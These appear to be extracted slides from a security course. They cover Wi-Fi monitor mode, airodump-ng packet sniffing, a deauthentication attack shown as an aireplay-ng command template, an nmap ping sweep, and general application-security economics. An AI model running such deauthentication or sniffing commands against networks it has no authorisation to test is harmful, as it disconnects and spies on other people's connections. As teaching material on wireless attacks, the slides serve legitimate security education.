
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4686 bytes 539865 (527.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4686 bytes 539865 (527.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 00:11:22:33:44:55 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
```

MAC Address



MAC Address



MAC Address

```
root@kali:~# iwconfig
eth0      no wireless extensions.

lo       no wireless extensions.

wlan0    IEEE 802.11 ESSID:off/any
         Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
         Retry short limit:7 RTS thr:off Fragment thr:off
         Encryption key:off
         Power Management:off

root@kali:~# ifconfig wlan0 down
root@kali:~# airmon-ng check kill

Killing these processes:
< 19 wpa_supplicant
 18 dhclient
>

root@kali:~# iwconfig wlan0 mode monitor
root@kali:~# ifconfig wlan0 up
root@kali:~# iwconfig
eth0      no wireless extensions.

lo       no wireless extensions.

wlan0    IEEE 802.11 [Mode:Monitor] Frequency:2.412 GHz Tx-Power=20 dBm
         Retry short limit:7 RTS thr:off Fragment thr:off
         Power Management:off

root@kali:~#
```

Packet Sniffing

PACKET SNIFFING USING AIRODUMP-NG

- Part of the aircrack-ng suit.
- Airodump-ng is a packet sniffer;
- Used to capture all packets within range.
- Display detailed info about networks around us.
- Connected clientsetc

use:

airodump-ng [MonitorModelInterface]



Packet Sniffing

DEAUTHENTICATION ATTACK

→ Disconnect any client from any network


- Works on encrypted networks (WEP, WPA & WPA2).
- No need to know the network key.
- No need to connect to the network.

use:


```
aireplay-ng --deauth [#DeauthPackets] -a [NetworkMac] -c [TargetMac] [Interface]
```



Packet Sniffing



Packet Sniffing



Packet Sniffing Basics

```
eswaribala@DESKTOP-55AGI0I: ~/wapiti/generated_report
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report$ sudo apt install wireless-tools
[sudo] password for eswaribala:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libiw30
The following NEW packages will be installed:
  libiw30 wireless-tools
0 upgraded, 2 newly installed, 0 to remove and 93 not upgraded.
Need to get 126 kB of archives.
After this operation, 364 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://archive.ubuntu.com/ubuntu focal/main amd64 libiw30 amd64 30~pre9-13ubuntu1 [17.4 kB]
Get:2 http://archive.ubuntu.com/ubuntu focal/main amd64 wireless-tools amd64 30~pre9-13ubuntu1 [108 kB]
Fetched 126 kB in 3s (46.5 kB/s)
Selecting previously unselected package libiw30:amd64.
(Reading database ... 39118 files and directories currently installed.)
Preparing to unpack .../libiw30_30~pre9-13ubuntu1_amd64.deb ...
Unpacking libiw30:amd64 (30~pre9-13ubuntu1) ...
Selecting previously unselected package wireless-tools.
Preparing to unpack .../wireless-tools_30~pre9-13ubuntu1_amd64.deb ...
Unpacking wireless-tools (30~pre9-13ubuntu1) ...
Setting up libiw30:amd64 (30~pre9-13ubuntu1) ...
Setting up wireless-tools (30~pre9-13ubuntu1) ...
Processing triggers for libc-bin (2.31-0ubuntu9.2) ...
Processing triggers for man-db (2.9.1-1) ...
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report$
```



^ ENG
IN 00:58
19/01/2022

Packet Sniffing Basics

```
eswaribala@DESKTOP-55AGI0I: ~/wapiti/generated_report
Processing triggers for man-db (2.9.1-1) ...
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report$ iwconfig
lo      no wireless extensions.

bond0   no wireless extensions.

dummy0  no wireless extensions.

tunl0   no wireless extensions.

sit0    no wireless extensions.

eth0    no wireless extensions.

eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report$ ■
```



ENG
IN 00:59
19/01/2022 3

Packet Sniffing Basics

eswaribala@DESKTOP-55AGI0I: ~/wapiti/generated_report

```
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report$ sudo apt install aircrack-ng
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
crda hwloc ieee-data iw libcairo2 libhwloc-plugins libhwloc15 libnl-3-200 libnl-genl-3-200 libpixman-1-0 libxcb-render0 libxnvctrl0
ocl-icd-libopencl1 rfkill wireless-regdb
Suggested packages:
gpsd libhwloc-contrib-plugins opencl-icd
The following NEW packages will be installed:
aircrack-ng crda hwloc ieee-data iw libcairo2 libhwloc-plugins libhwloc15 libnl-3-200 libnl-genl-3-200 libpixman-1-0 libxcb-render0
libxnvctrl0 ocl-icd-libopencl1 rfkill wireless-regdb
0 upgraded, 16 newly installed, 0 to remove and 93 not upgraded.
Need to get 3541 kB of archives.
After this operation, 17.3 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://archive.ubuntu.com/ubuntu focal/main amd64 libpixman-1-0 amd64 0.38.4-0ubuntu1 [227 kB]
Get:2 http://archive.ubuntu.com/ubuntu focal/main amd64 libxcb-render0 amd64 1.14-2 [14.8 kB]
Get:3 http://archive.ubuntu.com/ubuntu focal/main amd64 libcairo2 amd64 1.16.0-4ubuntu1 [583 kB]
Get:4 http://archive.ubuntu.com/ubuntu focal/universe amd64 libhwloc15 amd64 2.1.0+dfsg-4 [134 kB]
Get:5 http://archive.ubuntu.com/ubuntu focal/universe amd64 hwloc amd64 2.1.0+dfsg-4 [174 kB]
Get:6 http://archive.ubuntu.com/ubuntu focal/main amd64 libnl-3-200 amd64 3.4.0-1 [53.9 kB]
Get:7 http://archive.ubuntu.com/ubuntu focal/main amd64 libnl-genl-3-200 amd64 3.4.0-1 [11.1 kB]
Get:8 http://archive.ubuntu.com/ubuntu focal/main amd64 iw amd64 5.4-1 [94.0 kB]
Get:9 http://archive.ubuntu.com/ubuntu focal-updates/main amd64 rfkill amd64 2.34-0.1ubuntu9.1 [22.9 kB]
Get:10 http://archive.ubuntu.com/ubuntu focal/universe amd64 aircrack-ng amd64 1:1.6-4 [508 kB]
Get:11 http://archive.ubuntu.com/ubuntu focal-updates/main amd64 wireless-regdb all 2021.08.28-0ubuntu1~20.04.1 [10.0 kB]
Get:12 http://archive.ubuntu.com/ubuntu focal/main amd64 crda amd64 3.18-1build1 [63.5 kB]
Get:13 http://archive.ubuntu.com/ubuntu focal/main amd64 ieee-data all 20180805.1 [1589 kB]
Get:14 http://archive.ubuntu.com/ubuntu focal-updates/main amd64 libxnvctrl0 amd64 470.57.01-0ubuntu0.20.04.2 [11.1 kB]
Get:15 http://archive.ubuntu.com/ubuntu focal/main amd64 ocl-icd-libopencl1 amd64 2.2.11-1ubuntu1 [30.3 kB]
Get:16 http://archive.ubuntu.com/ubuntu focal/universe amd64 libhwloc-plugins amd64 2.1.0+dfsg-4 [14.4 kB]
```



ENG
IN 01:05
19/01/2022

Packet Sniffing Basics

```
eswaribala@DESKTOP-55AGI0I: ~/wapiti/generated_report
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report$ airodump-ng

Airodump-ng 1.6 - (C) 2006-2020 Thomas d'Otreppe
https://www.aircrack-ng.org

usage: airodump-ng <options> <interface>[,<interface>,...]

Options:
  --ivs                      : Save only captured IVs
  --gpsd                     : Use GPSd
  --write <prefix>           : Dump file prefix
  -w                          : same as --write
  --beacons                  : Record all beacons in dump file
  --update <secs>            : Display update delay in seconds
  --showack                 : Prints ack/cts/rts statistics
  -h                          : Hides known stations for --showack
  -f <msecs>                 : Time in ms between hopping channels
  --berlin <secs>            : Time before removing the AP/client
                                from the screen when no more packets
                                are received (Default: 120 seconds)
  -r <file>                  : Read packets from that file
  -T                         : While reading packets from a file,
                                simulate the arrival rate of them
                                as if they were "live".
  -X <msecs>                : Active Scanning Simulation
  --manufacturer             : Display manufacturer from IEEE OUI list
  --uptime                   : Display AP Uptime from Beacon Timestamp
  --wps                      : Display WPS information (if any)
  --output-format <formats> : Output format. Possible values:
                                pcap, ivs, csv, gps, kismet, netxml, logcsv
  --ignore-negative-one      : Removes the message that says
                                fixed channel <interface>: -1
```



^ ENG
IN 01:06
19/01/2022 3

Packet Sniffing Basics

```
eswaribala@DESKTOP-55AGI0I: ~/wapiti/generated_report
--help          : Displays this usage screen

No interface specified.
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report$ iwconfig
lo      no wireless extensions.

bond0    no wireless extensions.

dummy0   no wireless extensions.

tunl0    no wireless extensions.

sit0     no wireless extensions.

eth0     no wireless extensions.

eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report$ airodump-ng lo
nl80211 not found.
socket(PF_PACKET) failed: Operation not permitted
This program requires root privileges.
Failed initializing wireless card(s): lo
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report$ airodump-ng eth0
nl80211 not found.
socket(PF_PACKET) failed: Operation not permitted
This program requires root privileges.
Failed initializing wireless card(s): eth0
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report$
```



Packet Sniffing Basics

```
C:\Windows\System32\cmd.exe
G:\Local disk\Java_Security\webhacking\aircrack-ng-1.6-win\aircrack-ng-1.6-win\bin>netsh
wlan show all
Wireless System Information Summary
(Time: 19/01/2022 1:14:03 AM India Standard Time)

=====
===== SHOW DRIVERS =====
=====

Interface name: Wi-Fi 2

Driver : Intel(R) Dual Band Wireless-AC 7265
Vendor : Intel Corporation
Provider : Intel
Date : 22/06/2021
Version : 19.51.37.2
INF file : oem4.inf
Type : Native Wi-Fi Driver
Radio types supported : 802.11b 802.11g 802.11n 802.11a 802.11ac


What I meant was a built-in command if possible, and yes, it would be preferably from the shell - nmap -n -sn 192.168.1.0/24
^ ENG IN 01:14 19/01/2022 4
```

Applications under Attack

What is at risk?

Target Applications At Risk

92% of reported vulnerabilities
are in applications not in networks



Applications under Attack


How we approach risk?

Application Security

- Issue-based, short-term approach
 - * Penetrate and Patch
 - * Threat Modeling
 - * Code Reviews

Software Security

- Holistic, long-term approach
 - * Root Cause Analysis
 - * Organizational Change



Applications under Attack


Application Security Costs:

- » Defect Management: 5 defects/KLOC, \$ 30,000/KLOC
(Business week)
- » Patch Management: 1000 servers, \$ 300,000 to test and deploy a patch (Gartner)
- » Loss of productivity due of loss of service: \$ 500 ML lost from DoS attack (Microsoft)

Software Security Costs:

- » Unbudgeted time to fix security problems: 1000 man-hours (Microsoft)
- » Cost of training software developers in security: \$100 Million (Microsoft)
- » Inadequate software testing costs: \$3.3 billion (NIST)

When we do address the problem?



» Today most people test after software is built!

When is more cost effective to build security in?

- » Assume the following data from a study (IBM):
 - Secure Software Engineering Expense Per Phase
 - Number of Security Defects found Per Phase
 - Percentage of Vulnerabilities Fixed
- » The Return Of Security Investment (ROSI) in dollar savings for every \$ 100,000 spent is:
 - \$ 21,000 when defects are fixed and identified during design
 - \$ 15,000 when defects are fixed during implementation
 - \$ 12,000 when defects are fixed during tests

Software Risk Management and Secure Software Development Life Cycles (S-SDLC)



Cybercrime Evolution

1986-1995

1995-2003

2004+

2006+



- LANs
- First PC virus
- Motivation: damage



- Internet Era
- “Big Worms”
- Motivation: damage



- OS, DB attacks
- Spyware, Spam
- Motivation: Financial



- Targeted attacks
- Social engineering
- Financial + Political


→ *Cost of U.S.
cybercrime:
About \$70B*

2007 Market prices:

Credit Card Number	\$0.50 - \$20
Full Identity	\$1 - \$15
Bank Account	\$10 - \$1000

Attacks are focusing on applications

% of vulnerability disclosures: Operating system vs browser and application vulnerabilities

